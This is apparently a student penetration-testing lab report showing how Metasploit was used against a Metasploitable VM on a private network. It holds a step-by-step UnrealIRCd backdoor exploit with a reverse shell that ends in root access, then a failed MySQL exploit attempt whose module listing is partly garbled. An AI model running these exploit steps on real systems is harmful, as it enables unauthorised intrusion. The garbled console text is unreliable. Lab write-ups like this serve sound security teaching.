Lab CA-2 | VAPT 16010423076 | 20 March, 2025

To Gain Backdoor access to metasploitable using exploits via msfconsole

1) unrealIRCD

Theory:

Disclosed

06/12/2010

Created

05/30/2018


UnrealIRCd is an open-source Internet Relay Chat (IRC) daemon, a server software that facilitates real-time text-based communication over the internet, and is available for both Unix-like systems and Windows.

About the Exploit:

This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

Step 1: Ping both machines to check connectivity


Kali Linux IP: 192.168.1.6



Metaploitable IP address: 192.168.1.5

```
Metasploitable 2 [Running] - Oracle VirtualBox
                                                                             ×
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0
          Link encap:Ethernet HWaddr 08:00:27:2f:3c:b1 inet addr:192.168.1.5 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2f:3cb1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5277 (5.1 KB) TX bytes:10891 (10.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000
          Link encap:Local Loopback
lo
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU: 16436 Metric: 1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31749 (31.0 KB) TX bytes:31749 (31.0 KB)
msfadmin@metasploitable:~$
                                                     🔯 💿 🕼 🗗 🤌 🗐 🗐 🚰 🌠 🕓 💽 Right Ctrl 👑
```

Step 2: Scan using nmap



After the scan on port 21 we can see that vsftpd is open.

Similarly we can scan on different ports for different vulnerabilities

```
(ritesh® vbox)-[~]
$ nmap -p 6667 192.168.1.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-20 09:34 IST
Nmap scan report for 192.168.1.5
Host is up (0.00064s latency).

PORT STATE SERVICE
6667/tcp open irc

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

Here, unrealired on port 6667 is open.

Step 3 : Open Metasploit



Step 4 : Search exploit availability in msfconsole

Since it is available we will **set** it to the route of this exploit.

Step 5 : Set RHOST (Target machine)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.5
RHOSTS ⇒ 192.168.1.5
```

Step 6: Configure Payload

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
```

Step 7 : Set LHOST (Ourself)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.6
LHOST ⇒ 192.168.1.6
```

Step 8 : Set LPORT

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT ⇒ 4444
```

Step 9 : Exploit (to gain shell)

```
msf6 exploit(
[*] Started reverse TCP double handler on 192.168.1.6:4444
[*] 192.168.1.5:6667 - Connected to 192.168.1.5:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.5:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo iavm43yU58c0Rg8x;
[*] Writing to socket A
[*] Writing to socket B
 *] Reading from sockets...
 *] Reading from socket B
[*] B: "iavm43yU58c0Rg8x\r\n"
 *] Matching...
 *] A is input...
 *] Command shell session 1 opened (192.168.1.6:4444 → 192.168.1.5:51538) at 2025-03-20 09:22:11 +0530
```

Step 10: Check Access

```
whoami
root
hostname
metasploitable
id
uid=0(root) gid=0(root)
```

We now have access to the metasploitable machine using unrealired exploit.

2) mySQL

```
Matching Modules
                                                                                                                                                                                                               Disclosure Date Rank
      #1 Name
     Check | Description
     0 exploit/windows/http/advantech_iview_networkservlet_cmd_inject
Yes Advantech iView NetworkServlet Command Injection
1 \_ target: Windows Dropper
                                                                                                                                                                                                                2022-06-28
                  \ _ target: Windows Command
             auxiliary/server/capture/mysql
                                                                                                                                                                                                                                                   normal
     No Authentication Capture: MySQL

4 exploit/windows/http/cayin_xpost_sql_rce

Yes Cayin xPost wayfinder_seqid SQLi to RCE

5 auxiliary/gather/joomla_weblinks_sqli

Yes Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
                                                                                                                                                                                                               2020-06-04
                                                                                                                                                                                                               2014-03-02
           exploit/unix/webapp/kimai_sqli
s Kimai v0.9.2 'db_restore.php' SQL Injection
exploit/linux/http/librenms_collectd_cmd_inject
s LibreNMS Collectd Command Injection
                                                                                                                                                                                                               2013-05-21
                                                                                                                                                                                                                                                    average
                                                                                                                                                                                                               2019-07-15
      8 post/linux/gather/enum_configs
                  Linux Gather Configurations
     post/linux/gather/enum_users_history
No Linux Gather User History
10 exploit/windows/http/moveit_cve_2023_34362
Yes MOVEit SQL Injection vulnerability
11 auxiliary/scanner/mysql/mysql_writable_dirs
No MYSQL Directory Write Test
12 auxiliary/scanner/mysql/mysql_file_enum
No MYSQL File/Directory Enumerator
13 auxiliary/scanner/mysql/mysql_hashdump
No MYSQL Password Hashdump
           post/linux/gather/enum_users_history
                                                                                                                                                                                                                                                    normal
                                                                                                                                                                                                               2023-05-31
                                                                                                                                                                                                                                                    normal
                                                                                                                                                                                                                                                    normal
```

```
\_target: Linux
          40
        2012-12-01
                                                                                                                                                                                                                                                                                   2012-12-01
                                                                                                                                                                                                                                                                                   2020-06-04
         Yes
                             Pandora FMS Events Remote Command Execution
                          \_ target: Linux (x86)
                          \_ target: Linux (x64)
                          \_ target: Linux (cmd)
          .
47 auxiliary/analyze/crack_databases
                                                                                                                                                                                                                                                                                                                                   normal
                          Password Cracker: Databases
\_ action: hashcat
          No
          48
                             Use Hashcat
                          \_ action: john
Use John the Ripper
        To some the happen of the happ
                                                                                                                                                                                                                                                                                   2012-07-27
                                                                                                                                                                                                                                                                                   2013-01-28
                                                                                                                                                                                                                                                                                                                                   normal
                                                                                                                                                                                                                                                                                   2006-11-01
                                                                                                                                                                                                                                                                                                                                   normal
                            TikiWiki Information Disclosure
                   exploit/multi/http/wp_db_backup_rce
                                                                                                                                                                                                                                                                                   2019-04-24
                           WP Database Backup RCE
                          \_ target: Windows
                          \_ target: Linux
          56 exploit/unix/webapp/wp_google_document_embedder_exec
                                                                                                                                                                                                                                                                                   2013-01-03
                            WordPress Plugin Google Document Embedder Arbitrary File Disclosure
                    exploit/multi/http/zpanel_information_disclosure_rce
                                                                                                                                                                                                                                                                                   2014-01-30
                          Zpanel Remote Unauthenticated RCE
\_ target: Generic (PHP Payload)
                          \_ target: Linux x86
  Interact with a module by name or index. For example info 59, use 59 or use exploit/multi/http/zpanel_information_disclosu
 After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'
msf6 >
```

Use exploit:

```
[*] Using exploit/windows/mysql/scrutinizer_upload_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set RHOST 192.168.1.5
RHOST ⇒ 192.168.1.5
msf6 exploit(uindows/mysql/scrutinizer_upload_exec) > set RPORT 3306
[!] Unknown datastore option: RPORT. Did you mean LPORT?
RPORT ⇒ 3306
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set LPORT 3306
LPORT ⇒ 3306
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set LHOST 192.168.1.6
LHOST ⇒ 192.168.1.6
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set RPORT 3306
RPORT ⇒ 3306
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set RPORT 3306
RPORT ⇒ 3306
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set RPORT 3306
TSF6 exploit(windows/mysql/scrutinizer_upload_exec) > set RPORT 3306
TSF7 Explored R
```

```
", "pad_uri_version_count"⇒"integer", "pad_method_uri_type"⇒["space", "tab", "apache"], "pad_uri_version_type"⇒["space", "tab", "apache"], "method_random_valid"⇒"bool", "method_random_invalid"⇒"bool", "method_random_case"⇒"bool", "version_r andom_valid"⇒"bool", "version_random_invalid"⇒"bool", "uri_dir_self_reference"⇒"bool", "uri_dir_fake_relative"⇒"bool", "uri_use_backslashes"⇒"bool", "pad_fake_headers"⇒"bool", "pad_fake_headers_count"⇒"integer", "pad_get_params"⇒"bool", "pad_get_params_count"⇒"integer", "shuffle_get_params"⇒"bool", "pad_post_params_count"⇒"integer", "shuffle_get_params"⇒"bool", "uri_fake_end"⇒"bool", "uri_fake_params_start"⇒"bool", "header_folding"⇒"bool", "chun ked_size"⇒"integer", "partial"⇒"bool"} 

[*] Exploit completed, but no session was created.

msf6 exploit(windows/mysqi/scrutinizor_upload_exec) > ■
```